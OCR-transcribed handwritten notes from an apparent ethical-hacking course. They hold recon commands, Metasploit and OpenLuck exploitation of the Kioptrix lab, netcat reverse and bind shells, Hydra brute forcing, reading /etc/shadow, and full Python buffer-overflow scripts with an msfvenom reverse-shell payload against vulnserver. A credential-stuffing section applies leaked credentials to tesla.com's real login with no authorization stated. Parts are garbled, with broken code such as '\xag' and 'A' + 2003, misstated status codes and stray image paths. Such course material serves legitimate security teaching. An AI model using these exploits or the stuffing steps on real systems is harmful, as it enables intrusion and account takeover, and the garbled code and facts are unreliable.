Ethical Hacking in 15 hrs Part-2

By CyberMentor

Hunting Subdomains

Part-1

When its come to ~~subdomains~~ websites and bug bounty we need what subdomains are out there.

'Sublist3r' is one of the best tool to get subdomains

install it by using cmds :-

⇒ apt install Sublist3r

⇒ Sublist3r -d tesla.com.

⇒ another way to get subdomains we can use website ⇒ ~~Crt.sh~~ 'crt.sh'

Search for "%.tesla.com"

'%' means it can be anything.

Part-2

⇒ Results for the above tools.

⇒ one more tool which will be great to use is "OWASP Amass" which will help to find more subdomains.

Note if you think Sublist3r is small you can use -t i.e. is for threads ⇒ Sublist3r -d tesla.com -t 100 due to this it will go a lot faster.

⇒ You can use website like ⇒ "Tomnomnom HTTProbe" to check which of the websites is working in the Subdomains list.

Identifying Website Technologies

⇒ if we go on the website "builtwith" and search for "tesla.com"

we are gonna find all the websites used by our target like salesforce, Google Analytics, Crazyegg etc.
also, tells which widgets they are running. like. Bygorowd, Smartling etc.

We are in just need of "frameworks" they are running on ⇒ Adobe Enterprize Cloud
PHP etc.

⇒ there's another tool called "Wappalyzer"
Search for "Wappalyzer firefox" (extension)
install it and add to firefox.

Now, when we search any website, it will give us some data on the side of the window. ↓like → programming language
CMS etc.

⇒ it is a kind of active reconnaissance.

⇒ we have another built in tool in our machine, which is called 'whatweb'.

we can use it just by putting domain name in front of it.

⇒ whatweb https://tesla.com

Information gathering with 'burpsuite'

Burpsuite ⇒ is one of the best tool we use for information gathering which is also called web proxy. further web proxy means that it has the capability traffic for us.

⇒ Setup firefox for utilizing burpsuite
One firefox → open menu → preferences → click on settings in network proxy → manual proxy → 127.0.0.1 port 8080
☑ use this proxy server for all protocols → OK

Search for https://burp on firefox

⇒ On the top right corner you'll see a CA certificate option click on that and then save that file.
→ preferences → privacy & security → view certificates in security → import → select saved certificate. → OK.

Now, setup is done.

⇒ Search for tesla.com on browser.

__/__/____

Open Proxy tab in burpsuite. You'll see there it is capturing some data through firefox.

By doing this, we are intercepting all the requests made by tesla.com on our proxy server on burpsuite.

In target section, we can find somuch details in response section.

like Hostname, PHP 7.3.7, etc
Servername,

Google-fu

⇒ Searching more specifically on google
Suppose you don't want any other thing other than website you have searched for you'll search by

site: tesla.com

Suppose you don't want ~~other subdo~~ www. but other subdomains. you can search like this :

site: tesla.com -www

we can also provide filetype in front of it like :-

site: tesla.com filetype: pdf
csv
xlsx
docx

⇒ Utilizing Social media

→ we can search company pages on different social media platforms like linkedin, twitter

→ You can look for badge photos, software images etc. that can give some information.

⇒ Installing kioptrix

It is available on a website name vulnhub, which provides different machines with several vulnerabilities in it. which has different levels like easy, intermediate etc.

So, Kioptrix is also a level 1 machine which we can install in our virtual box and can attack on it.

To download fixed Version, Search for

Tcm-sec.com/kioptrix
You'll be directed to one drive. download the "ova" file.

Login: john
Pass: TwoCows2

Import the file in your virtual box
settings ⇒

memory → 256 mb atleast
network adapter → Nat

And then just start it

Scanning With NMap

⇒ As kioptrix, is very old. So, ifconfig etc will not work on it.

(1) So, we will just ping to find its ip address.

Now, we will go on our attack machine, ~~which~~ on that, we will perform an arp scan. which will show us different IP addresses ~~of~~ of devices. In a same network.

(2) ⇒ arp-scan -l

then, you'll be able to find that ip address on that list.

You can identify ip address of kioptrix by above two methods.

So, now we will scan using NMap as our kioptrix is up and running. Now, we need to determine where it actually is and then we can do a little bit of scanning.

Open terminal → ifConfig → copy first 3 octets of inet (ip address) : 192.168.57

then use netdiscover

⇒ netdiscover -r 192.168.57.0/24

↓
range

We are using ARP to detect all the machines in the network.
Now, it will show us results and we need to find our target, so, we will ignore .1 , .2 and .254 so, remaining one will be our target
⇒ 192.168.57.134

Save it in notepad.

Nmap → Network mapper is going to scan for open ports and services and performs kind of three way handshake with the target and it is also going to identify these open ports.
through this overall process we will do stealth scanning.

Stealthy connection means
when we are communicating like in Synk Ackn Syn-Ack. , then at that time we agree to establish connection with the other party but we don't actually establish connection, we just do Reset RST, so that's why it is stealthy.

Now, we will use "NMAP"

⇒ nmap -T4 -p- -A 'Target IP'
- -T4 ↑ Speed of running requests (1→5)
- -p- ↑ Scanning all ports.
- -A ← Gives info about everything OS, version etc.

Note: → if we don't write -p- it is gonna scan first 1000 ports which are the most common one's.

- You can check for open ports and just do -A scan specifically on them only
- In case of UDP -vU, we should -p which scans only first 1000 port because UDP scan takes lots of time.
- nmap --help to get familiar with all the options out there.
- Instead of using -sV, -sC, -O individually we can directly use -A.

When the results came, we will be able to see some open ports like . 22/tcp

↓

running on ssh ~~etc.~~ version.

Now, we have to look upon the open ports and try to find exploits on them.

~~Enum~~

Enumerating these ports

⟹

Enumerating HTTP | HTTPS — Part 1

80 443

- We will get some ip address after nmap scanning then we will take that IP and go on firefox and will search those websites. in http and https both..

  http://'IP address'

  https://'IP address'

⇒ if we see a "default webpage" by searching these website that means these are automatic findings which means it will tells us about the architecture that's running behind the scenes. we can find info. like it's running on Apache server, is running Red hat linux etc.

if a client is running a dfault webpage which means — there can be other web pages behind this. for ex → https://192.168.57.134/admin

— there can be some other website which they are running just not at this IP

— or they are not running any website and they just left open 443 and 80 open for no reason and put some dfault webpage out there. this immediately signals poor hygiene.

We can make notes like

80/443 — 192.168.57.134 — "Time"
Dfault webpage — php — Apache

Now, if we go deeper on that website and search for webpages.
like
https://192.168.57.134/manual/index.html

if it shows Not found, so it can be showing some secret information like version of Apache, username (internal) due to which we can utilize it for naming conventions on the internal network
example

Apache/1.3.20 Server at Kioptrix Level 1 (username)
port 443

⇒ Now, further for enumeration we will be doing 'Vulnerability Scanning' using "Nikto"

cmd https:
⇒ nikto -h http://192.168.57.134
(-h for host; http://192.168.57.134 our target)

Now, it will be showing results.
we will be finding - outdated versions of diff. softwares/servers
- some vulnerabilities like XSS protection header is not defined
etc.

⇒ We will save our nikto scan for future use

```
Mkdir Kioptrix
cd kioptrix /
gedit nikto.txt    (paste whole scan)
```

= copy this line also - in your notes.
mod_ssl/2.8.4 ---------- OSVDB-756.

Part 2 - Enumerating http/https

⇒ Now, we will be using a tool called Dir buster for Directory busting
Some tools like Dirbuster are- dirb, Gobuster.

⇒ dirbuster.8
it will open a GUI

Put your target url
http://192.168.57.134:80/

Now, put your list of dir/files

Browse → usr/share/wordlists/dirbuster/
small.txt.

⇒ dirbuster has some of it's own lists, select the one with small.txt if you don't find results you can go for medium.txt.

these lists have thousands of well known directory names to scan like /admin , /cgi-bin etc.

dirbuster will try to navigate each of these.

In file extension you can put php, txt, zip, rar, pdf docx.

if it is searching for admin it will go for all . admin.txt, admin.pdf etc.

but it will increase the scan time so, we will scan only the things acc. to our requirements.

(php)

⇒ while it is scanning, go back to preferences in firefox and change proxy back to manual proxy and start Burpsuite.

⇒ we can also look for websites source code to look for comments, keys, usernames etc.

In burpsuite,
intercep ~~that~~ our target instead of ~~wards~~ forwarding the Get request send it to repeater.
⇒ repeater will show you response in real time and then you can modify it there.

⇒ we can go to "scope" and add http://192.168.57.134/ (target) to the scope.
then burpsuite will show only inscope items like http related data not https.

⇒ Go in response section, you'll see it is also disclosing information.

Information Disclosure - Server headers disclosed information

In Dirbuster scan.

→ response code - 200 — OKAY
403 - Page not found
300 - redirect
500 - Server errors

if we see through findings example →

usage/usage_201911.html

we found
webalizer version 2.01.

like this, we can go into files and files enumerating all the data to gather more information.

Enumerating SMB ⇒

__/__/__

Enumerating SMB

Port 139

(Server message Blocks)

SMB is a file share used in work and internal environments for file sharing

We will try to find SMB version information to exploit it.

Go to terminal →

We will be using a tool called Metasploit

msfconsole.

Note. ⇒ Metasploit is a exploitation frame-work

> search 'smb

there will be 121 results but we just need to find one with smb/smb_version auxiliary. copy it.

> use 'paste it'

or

> use 60 (number of script on the list)

> info

> options

Note. ⇒ Rhosts → Rimote hosts

this is the target address whom we are attacking

> set RHOSTS 192.168.57.134
> run

we found something like (Samba 2.2.1a) SMB

Now, we're gonna use a new tool called 'Smbclient'

it will try to connect to the file share if we have ability to connect to file share anomously, we can see and go through files. we can some valuable information like passwords in it.

smbclient -L \\\ 192.168.57.134 \\
↑
to list out the files

Try
smbclient \\\ 192.168.57.134 \\ ADMIN$
Note → it will ask for password so, we couldn't able to access data.

Try
smbclient \\\ 192.168.57.134 \\ IPC$
use > help to get list all possible cmds

Try to use ls.
(it is kind of we are inside a linux machine now)
we will get STATUS_NETWORK_ACCESS_DENIED

it means we didn't make it.
> Exit

Enumerating SSH (22)

In NMap Scan, we saw ssh is open and we got info like

22/tcp open ssh open ssh 2.9gp2 (protocol 1.99)

way to ssh our target

ssh 192.168.57.134

⇒ issue with this box (target) is that it is old. if we ssh it, it will return no matching key found.

So, we will try

ssh 192.168.57.134 -oKexAlgorithms=+diffie-hellman-group1-sha1

it will again show error that no matching cipher found now, we will add at the end of it

-sha1 -c aes128-cbc,

Now, it will ask us for password.

we tried to connect to look some banners. with information like person's name company name etc. In this case we have not any banner.

Researching Potential Vulnerabilities

In this part, we basically will just search on google about the vulnerabilities we found. and how to exploit them if they are putting system in risk or not.
and we will make notes on that for example.

80/443 Potentially vulnerable to openluck
(link of website where you found about it) (github links etc.)

⇒ We will be using a tool called 'searchsploit' in case we have no internet or any research capabilities.

searchsploit Samba 2.2.1a

we cannot be that specific with searchsploit.

So, we will just write.

searchsploit Samba 2 , and then the list will appear.

searchsploit mod ssl 2

⇒ Do research by yourself try to find things on vulnerabilities.
⇒ You can go to google for vulnerabilities or you can use searchsploit.

Scanning w/ Nessus Part 1

Nessus is a Vulnerability Scanner, used in Penetration testing.

go to google → Nessus download
→ 64-bit (Debian) version download it.

open terminal

→ cd Downloads/ (location where you saved nessus)
→ dpkg -i Nessus-8.8.0——.deb ↵ enter
→ /etc/init.d/nessusd start

(After dpkg (depackaging) you'll get a link like ⇒ https://kali:8834/
open the link to configure your scanner.)

→ nessus essentials ◉
→ fill the details name, email etc.
→ fill activation code
→ username - password → done

Now,
Click on basic network Scan
Name - description - target (IP)

Schedule ⇒ You can schedule your scans daily, weekly, yearly etc.

Discovery ⇒ Port Scan (all ports)

Assessment → Scan type ⇒ Scan for all web vulnerabilities

Report → Default

Advanced → Default

Save

Launch it.

Part - 2

- After completing scans, Nessus will show All the vulnerabilities it found in the system
- they will be divided into different categories
  - critical
  - hard
  - medium - low
  - informational.


- We can open each and every vulnerability and learn about it, what is wrong in it. etc.
- when you ~~tutorial~~ report vulnerability, remember to check versions yourself and then as your proof. Don't trust fully on vulnerability scanner.

Reverse Shell vs Bind Shells

Reverse Shell

Shell means that we get an access to a machine
reverse shell means that a victim connects to us.
means

- target connecting to AttackBox




In reverse shell, we are gonna just listen.

/bin/sh means this is a Linux machine. In case of windows there will be .exe.

Bind Shell

In this case, we open up a port to Connect. then, we find the exploit than it goes in and open ups the port and then target is listening for us to connect when we connect that specific port to our machine through netcat, it's gonna execute that exploit and get the shell.



nc 192.168.1.2 4444
Connecting

nc -lvp 4444 -e /bin/sh
Listening

for ex-

We are using netcat tool for this example.:

In 1st terminal (reverse shell) (Attacker listening)

nc -nvlp 4444

⇒ whoami → root

⇒ hostname → kali

In 2nd terminal (victim Screen)

nc 192.168.57.139 4444 -e /bin/bash

(Bind shell)

Connection to self

we give access this file to the attacker.

Bind Shell

In first terminal (we're gonna connect it to victim)

whoami
hostname

nc 192.168.57.139 4444

In Second terminal

open listening first then

nc -nvlp 4444 -e /bin/bash

Staged vs Non-staged payloads

Payload is what we're going to run as an exploit. it can be of different types like windows type payload, linux type payload.

these are used to send to a victim and attempts to get a shell on the machine.

⇒ Non-staged payload ⇒ Sends an exploit shell code all at once
whereas
staged payload ⇒ sends it in stages.

⇒ 'Nonstage' payload is larger in size and won't always work
whereas
'staged' payload can be less stable.

⇒ 'nonstaged Example
windows/meterpreter_reverse_tcp
all at once

staged Example
windows/meterpreter/reverse_tcp
stages

Gaining Root w/ Metasploit

Metasploit is an automated tool to exploit vulnerabilities. We're going to attack SMB which we found open. and we found vulnerabilities on that version samba 2.2.1a using Searchsploit samba 2.2

↓

In all the results, we found 'trans2 open' common, it's clearly a vulnerable option. and also a good loophole to attack.

loading up metasploit

msfconsole

> search trans2open

> use 1

> options

all we have to do is to set a -r host which means remote host.

> set rhosts 192.168.57.134
> options

> show targets

> run/exploit

- it will try the bruteforce attack
- sending stage" is a good sign.

> set payload linux/x86/shell_reverse_tcp
+tab x 2

> options

> run.

whoami
hostname

Note ⇒ we have reach to the root, that is the last level we can reach, now, we own this machine.

Manual Exploitation ⇒

We're gonna get root access manually by exploiting vulnerabilities

we had an exploit with our mod ssl when we searched on google about mod ssl we found something called "Openluck".

Search Openluck on google → open first github link.

copy download link → open terminal → cd kioptrix/ → paste
⇒ ls
⇒ cd openfuck/
⇒ ls
→ apt install libssl-dev

compiling c file that is in openfuck →

gcc -o open Openfuck.c -lcrypto

ls
./open

You will get the list of options
⇒ You need find the apache server same as your target in the list.
which is
0x6b - Redhat Linux 7.2 (apache-1.3.20-16)

⇒ ./open 0x6b ~~1999~~ 192.168.57.134 -c 40

Now, it will start connecting.

who ami
hostname

Access got

⇒ ~~Try~~ to find details like ifconfig, ip a, arp etc.

⇒ sudo -l

⇒ cat /etc/passwd To get passwords

it is used to be password storage how it just holds a placeholder so, it can be misleading

⇒ if you can see in the list of /etc/passwd then they are the actual users.

if you do

cat /etc/shadow

⇒ you will get all the hashed passwords.

⇒ Now, we can take these hashes and try to dehash them.

Brute force Attacks

⇒ So, we have SSh which is a low hanging fruit. So, we want to attack it, if we ssh, we're gonna try and brute force it. Or we can use weak or default credentials and by this we're gonna check the strength of the password.

⇒ We're gonna use a tool called Hydra,

Hydra is a brute force tool.

Syntax ⇒ hydra -l root -P /usr/share/wordlists/~~metasploit/unix_password~~ metasploit/unix_passwd.txt. ssh://192.168.57.134:22 -t 4 -V

↑ for user that we are utilizing

Syntax ⇒ hydra -l root -p /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.57.134:22 -t 4 -V

-P → passwdList

↑ verbosity to see what its doing.

Open another terminal, while bruteforce is running

run metasploit (It's good to know multiple frameworks and multiple tools to perform same tasks).

msfconsole

msf5 > search ssh

You need to find auxiliary / scanner / ssh / ssh login from the list.

Copy and

msf5 > use "paste here"

msf5( ) > options

Name | Current Setting | required | desc.

A list will appear like this :

> set username root
> set pass_file /usr/share/wordlists/metasploit/unix_passwords.txt
> set rhosts 192.168.57.134
> options

We will see that our username is set, rhosts is set and pass_file is also set.

> set threads 10
> set verbose true
> true
> run

Ctrl+C

Credential Stuffing and Password Spraying

-> In this, we take the leaked data from website like we leakinfo., breach parse .etc. then, we take this data and we will try login into their system. Using usernames and passwords from the leaked data. So, injecting breached account credentials in hopes of account takeover is credential stuffing.

for real life example => we took a list of tesla employees username, passwords from leaked data suppose its tesla data. then, we will try these username and passwords and try to login in to the website.

=> distributing usernames and passwords in two different txt files for spraying.

=> Go to firefox, search foxyproxy install the standard extension into your firefox.

Go to options (foxyproxy) →

add → name = Burpsuite Proxy type → HTTP
Proxy IP address = 127.0.0.1 port : 8080
Save.
click on extension → hit Burpsuite then it is turned on.

Youtube (3:10)

Now, open Burpsuite → start Burp.
check proxy → refresh the page
(if it intercepts it, it means it is working)

turn intercept off.

Search tesla.com on firefox.
Sign in
email ⇒ test@test.com
Pass ⇒ test
we're putting sample fake id password that will intercept in Burpsuite (intercept is on)

In Burpsuite interception, click on user password line then right click and send to intruder.

Intruder → positions → clear
select just email and password and add them one by one.

Attack type ⇒ pitchfork
Payloads set 1
Payloads → copy username list and paste it in Payload option (simple list) box.

payloads set 2
copy the list of passwords and then paste it payload option set 2. (simple list)

Click Start ATTACK

__/__/__

Stop attack.

Click on any sign up tries (scans) option, and look for 'we could not sign you in' in raw data below. (in response) copy that line.

Options → grep-match → paste

Do attack again.

Now, you'll see a ☑ on the ~~write~~ right side of every time it tries to login, it made it easy for us to find it is able to login or not.

→ You can see length if it changes majorly, we have entered in a different page of different length.

→ You can look status code to change.

Now, example of password Spraying

⇒ ~~keep username same and keep password changing.~~

⇒ keep username changing and password same for all the usernames

⇒ take all the username of the company from websites like hunter.io and then use one password with your knowledge

that can be ~~comp~~ commonly used like tesla@123, 12345678, password, tesla!1 etc.

⇒ Downside, we are attacking mostly active directory ~~off~~ accounts., we should be carefull bcauz we could lock them out without even trying.

⇒ if we are doing pentest, the best idea is to ask before you attack. like how many ~~attacks~~ valid the account have before a unsuccessfully attempts logout or lockout happens

⇒ because the worst thing you want to do is ~~fire~~ 10 of these in a row lockout a bunch of users and cause a denial of service attack.

⇒ so, you need to have good idea of their password policy, lockout policy etc. that'll really help you when doing these attacks.

⇒ fire up one or two at a time do another 2-3 hours after that to be on safe side.

Exploit Development

Part of ~~the~~ Course ⟹

Downloading materials

Now, for further learning

⇒ we need one attack box and one victim. the victim should be windows this time

⇒ for installing windows in VB. (Virtual Box)

⇒ goto google → windows evaluation → click on microsoft evaluation centre → scroll down → checkout latest products → windows → windows 10 enterprise → fill the details and download the iso file and run it in your VB.

⇒ Note. ⇒ if your already working in windows you don't need to these upper steps.

Now, Download on windows machine.

1. google : 'vulnserver'
   it is the Vulnerable Server that will be attacking.
   → It's going to allow us write a custom exploit against this and get a reverse shell.

click on Introducing Vulnserver - The Gray Corner

Download "vulnserver.zip"

if windows doesn't allow it download then turn off windows defender.

Download it and extract it.


2. immunity debugger - Immunity Inc.

Download it.

Buffer Overflow

Steps to conduct Buffer overflow.

1. Spiking → method to find vurnable part of the progr
2. fuzzing → send character to see if we can break it.
3. finding the offset → where we break it -
4. Overwriting the EIP → pointer address overwriting
5. finding Bad Characters → these details will help
6. finding the right module → in generating reverse shell
7. Generating Shell code → code
8. Root! → after all these steps hopefully we're gonna gain root.



when this Buffer space got overfilled with character than it uses EBP and EIP space, so, in EIP we can put our malicious code.

Spiking

⇒ Turn off real-time protection in windows

⇒ We need to run our vulnserver and immunity debugger as administrator.

Vulnserver.exe → right click → run as administrator → it will open a Cmd line interface. →

run immunity debugger also as administrator.

file → Attach → you'll see vulnserver in the list → Attach.

'▶' → click on the play button
in right corner you'll see it running.

In kali
⇒ Terminal → nc -nv 192.168.1.90 9999

We will connect to Vuln Server to analyze it. by default vuln server runs on 9999 port. and also remember ip address of windows machine where vulnserver is running. for the above cmd.

⇒ help (you'll get all the valid cmds):

Spiking ⇒ means we take one of the cmds and will pass some characters to it and check if we can overflow that buffer. by doing buffer overflow, we will check if the program

crash. if it crash, we will know that stats (or any valid cmd) is vulnerable.

for spiking these cmds, we will use tool called "generic TCP".

⇒ generic_send_tcp

usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR

Ex→ ./generic_send_tcp 192.168.1.100 701 something.spk 0 0

Spike Script [pop looking out immunity debugger also]

gedit stats.spk

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Save it.

run cmd ⇒ generic_send_tcp 192.168.1.90 9999 stats.spk 0 0

In the above code, 1st line - we are reading the code, 2nd line - we are taking the String "stats" and in 3rd line we are taking the variable, which we will send to the string, when we spike that stats cmd which we will send variables in all diff. looms and iterations. It will be sending a 1000 data time, 10000, 50000, At's just looking for something to break the program.

⇒ we will do this for every cmd to find vulnerability one by one.

like if we do for trun

gedit trun.spk

```
s_readline ();
s_string ("TRUN");
s_string_variable ("0");
```

Save it.

Now, run it

~~#~~ generic_send_tcp 192.168.1.90 9999 ~~trun~~ trun.spk
0 0

⇒ now, you'll notice immunit starts blinking, there will be access violation

kill the process in kali.
So, now our vuln server got crashed
So, ~~that~~ we hit a violation which is good it means there is something vulnerable here.

⇒ we will look towards registers in immunity to see what we've got.

we will get EBP, EIP details which is very imp.
it means we have overwritten these things

fuzzing

⇒ Now, we will write a python program to send no. of A's
fuzzing is similar process like spiking.
and then, we will be finding EIP location and once we find that ~~to with~~ we can inject malicious code on that location.

So, now, we know that trun cmd is vulnerable so, will be attacking it specifically

⇒ boot up immunity debugger again.
(run as administrator)

⇒ also run vulnserver as administrator
and again attach them both same as in spiking.

Note. Every time we crash vulnserver, we're gonna have to restart it and also immunity.

Script ~~we~~ will be using to fuzz will be

⇒ gedit 1.py

```
#!/usr/bin/python
import sys,socket
from time import sleep

buffer = "A" * 100

while True:
    try:
        s = socket.socket(socket.AF_INET,
                          socket.SOCK_STREAM)
        s.connect(('192.168.1.90', 9999))

        s.send(('TRUN /.:/' + buffer))
        s.close
        sleep(1)
        buffer = buffer + "A" * 100

    except:
        print("fuzzing crashed at %s
              bytes" % str(len(buffer)))
        sys.exit()
```

Save it and exit.

In Kali

⇒ chmod +x 1.py

⇒ ./1.py

Note ⇒ Now, you'll be able to see in vulnServer that our device is trying to make connections with it.

⇒ You'll able to see the Crash in immunity.

finding the offset

- finding where the EIP is
- There is a tool for finding it which is provided by metasploit framework. which is called "pattern create"

cmd +
/usr/share/metasploit-framework/tools/exploit/
pattern_create.rb
-l 3000

→ hit enter and you'll get a large no. of characters
→ copy that and create a new script 2.py

→ gedit 2.py

```
#!/usr/bin/Python
import sys, socket

offset = "Paste here"

try:
    s= socket.socket(socket.AF_INET , socket.
                                SOCK_STREAM)
    s.connect (('192.168.1.90', 9999))
    s.send (('TRUN /.:/' + offset))
    s.close ()
except:
    Print "Error connecting to Server"
    sys.exit().
```

Save and exit.

→ chmod +x 2.py

→ ./2.py

You'll see the values in immunity that we have overwritten through the script above.

Note → We are interested in EIP, we wont to control that value.

In terminal

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386f4337

Output of the above cmd :- EIP number.


[*] Exact Match at offset 2003 bytes.

→ by writing above cmd, we should find a pattern offset back like 2003 we can control EIP with that 2003 bytes

→ Somewhere inside that 3000 bytes -l 3000 it will found that pattern (EIP no) and it relayed back to it.

Overwriting the EIP

open the 2.py Python script.



⇒ gedit 2.py

⇒ delete offset from the program

Code will be like:

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
    s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
    s.connect (('192.168.1.90', 9999))
    s.send (('TRUN /.:/' + shellcode))
    s.close
except:
    print ("Error connecting to server")
    sys.exit ().
```

⇒ "A" * 2003 → we are sending 2003 A's because that's where the EIP starts.
⇒ Byte 2004 starts EIP
⇒ We're sending a bunch of A's but we don't want to overwrite EIP with A's and we have no idea we are correct or not.
⇒ So, remember A's are four one's and B's gonna 4 2.
⇒ So, we should see 42424242 on the EIP when we overwrite it.

#./2.py

go to immunity debugger.

In registers box, you'll be able to see some results like.
EDP - 41414141
EIP - 42424242
As, required EIP is changed, which means we control this EIP now.

Through this EIP, we're gonna get root, by being malacious.

finding Bad Characters.

when we are generating shell code we need to know what characters are good for the shell code and what are bad.

→ we can do that by running all the hex characters through our program and seeing if any of them act up.

→ by default the null byte x00 acts up.

→ open browser → search badchars
→ open link which states cytopia / badchars
→ it's a tool which generates badchars.
→ copy the chars in python column.
they were like ⇒ badchars = ("\x01\x02---
---xff")

⇒ We're gonna paste these bad chars in our script as we go further.

⇒ gedit 2.py

Paste badchars before shell code.
remove \x00 as it is bad.
⇒ Through these bad chars we are gonna hex through every character.
⇒ Suppose if char x70 do something in the program so, we would not want it in our script. So, we will check all the chars through the script 2.py.

add badchars in script.
Shellcode = "A" * 2003 + "B" * 4 + badchars.

Save it.

Note. ⇒ Immunit Deb. should be running and Vuln server should be attached to it.

⇒ Run2.py ⇒ ./2.py

In immunity, now we are interested in hexdumb → select the ESP → right click → follow in DUMP.

⇒ As we see in hexdum if any no. is missing in b/w suppose 12 that means it is a bad character, but there won't be any in vulnserver. BO EX-

__/__/____

→ write down all the missing characters.
Note if two bad chars comes consecutively like

4	5
BO	BO

→ So, only 4 should necessarily be removed no need to remove 5.
→ BO is an okay char.

finding the right Module

⇒ this means we are looking for tlo or something similar inside of a program that has no memory protections meaning no depth no aslr & no safe seh etc.

their is a tool out there called "Mona modules" that we can use with immunity debugger to achieve this.

Search on google monomodules → open github → download mona.py file. put it in below location :-

C: → Programfiles(x86) → immunity Inc → Immunity Debugger → PyCommands

Now go back to immunity.
In Immunity at the bottom you'll see a white dialoge box. → write !mona modules → Enter

In module info → we will be looking for all "falses." which will be seeing on the one with Rulnserver in it.

⇒ We will be doing a one other thing.

We are gonna find the op code equivalent of a jump so.

⇒ Kali linux → terminal → locate nasm_shell
copy "/usr/share ——— /nasm_shell.rb."

and then paste and run it. → enter.

op code equivalent means we are trying to Convert Assembly language into a hex code.

nasm > JMP ESP → enter

JMP → Jump cmd in assembly language
we're gonna use it as pointer. A pointer is going to jump to our malacious shell code.
~~and~~

Output:

00000000 ffE4 jmp esp

↓

hex code equivalent of JMP ESP
Copy it and go back to immunity.

In white search bar at bottom, write →
! mona find -s "\xff\xe4" -m essfunc.dll

Look in result, that numbers are return addresses
it → 625011af copy it.

Kali → gedit 2.py → delete badchars
final code →

#!/usr/bin/python
import sys, socket

// 6250 // ag

shellcode = "A" * 2003 + "\xag\x11\x50\x62"

jest will be same. →

⇒ the shellcode is in reverse style bcoz when we're talking x86 architecture we're doing called little endian format so, x86 architure actually stores the low order byte at the lowest address and the high order byte at the highest address.

⇒ it should throw same error as before but it's going to hit a jump point.
(save the script)
In Immunity.

click on arrow which will be looking like ➔

paste 6250.11 ag in it → okay.

we will get FFE4 at the top of the list.

press f2 → on FFE4 JMP ESP this line

by pressing f2, we've set a breakpoint
this means is we're gonna overflow the buffer but if we hit this jump code. it will not jump further and will break the program.

hit play

⇒ Kali

⇒ ./2.py

In immunity, the program will break out when EIP → 625011af. that means we control this EIP. Now, we have to generate some shell code point directly to that shell code. then we will get access to the root.

Generating Shell code & gaining Root

⇒ we're gonna use a tool called msfvenom for generating shell codes.

Cmd. ↙payload

msfvenom -p windows/shell_reverse_tcp
LHOST=192.168.20.131. LPORT=4444
EXITFUNC=Thread -f c -a x86 -b "\x00" ← enter

In reverse shell we need victim to connect with us so, we have to give our details of our Kali linux running. like LHOST, LPORT=4444

-f c → filetype which is in C language
-a → architecture
x86
-b → badcharacters
"\x00" → null byte.

Note. ⇒ once reverse generated we will copy and paste it in our Python script (2.py).

copy ⇒ "\x be - - - \x 58"

Note ⇒ always look at payload size which is 351 bytes. if you have space left of 200 bytes only it will not work then.

gedit 2.py

import sys, socket

overflow = (paste)

Shellcode = "A" + 2003 + "\xaf\x11\x50\x62"
+ "\x90" + 32 + overflow.
knobs

⇒ knobs are just padding stands for no operation. (adding some pad space) to work overflow properly

Save it.

new terminal → setting up netcat to listen.
⇒ nc -nvlp 4444

run vulnserver as administrator.
and now run ./2.py

we got a Shell

whoami

__/__/__

Python 3 and more

#!/usr/bin/python3 → it was Python only

```
import sys, socket
from time import sleep

buffer = "A" * 100

while true:
    try:
